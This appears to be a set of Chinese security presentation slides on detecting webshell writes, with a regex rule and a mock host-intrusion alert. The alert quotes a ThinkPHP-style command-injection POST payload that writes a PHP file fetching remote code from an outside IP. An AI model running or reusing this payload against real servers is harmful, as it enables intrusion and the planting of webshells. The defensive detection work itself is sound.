
```
:/\bEcho\b[\s\S]*?\b<\?php\b[\s\S]*?\b>\{1,2\}\b\s*\?([^\w\.\_\]+php\b)\b/g
```

TEST STRING SWITCH TO UNIT TESTS ▾

```
sh -c echo "<?php echo  
copy("http://103.198.194.134/php/xz.txt","ftmbb.php");echo \"ftm123\"  
?>" >>ftmaa.php
```

可疑WEBSHELL写入行为

白名单案例



Server端入侵特征——恶意代码穿透可信边界到达系统内部，引起内部异常行为

产品告警形态

异常网络连接-成功的命令执行攻击

[待处理](#) | [确认线下处理](#) | [忽略本次](#) | [标记为误报](#)

事件原因：检测到您的主机执行了异常命令，且该命令在网络流量中被捕获。这意味着您的主机很有可能存在命令执行漏洞，并已经被黑客利用。请根据下面提供的详细信息进行排查。

攻击者IP：115.213.225.77

HTTP请求Host: [REDACTED]

HTTP方法：POST

HTTP请求URL: [REDACTED]

POST数据：s=echo "<?php echo copy("http://103.198.194.134/php/xz.txt","ftmbb.php");echo "ftm123" ?>" >>ftmaa.php&_method=__construct&method=&filter[]exec

Cookie: {}

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0

X-Forward-For:



Request-Content-Type: application/x-www-form-urlencoded

主机异常进程：sh -c echo "<?php echo copy("http://103.198.194.134/php/xz.txt","ftmbb.php");echo "ftm123" ?>" >>ftmaa.php"


解决方案：请排查您的WEB服务是否存在命令执行漏洞，同时如果是您主动进行了测试操作或认为该信息是由您WEB服务的正常功能产生，可以点击忽略按钮。

机器学习应用案例：WEBSHELL查杀

实验结果猛如虎
上线一看零杠五

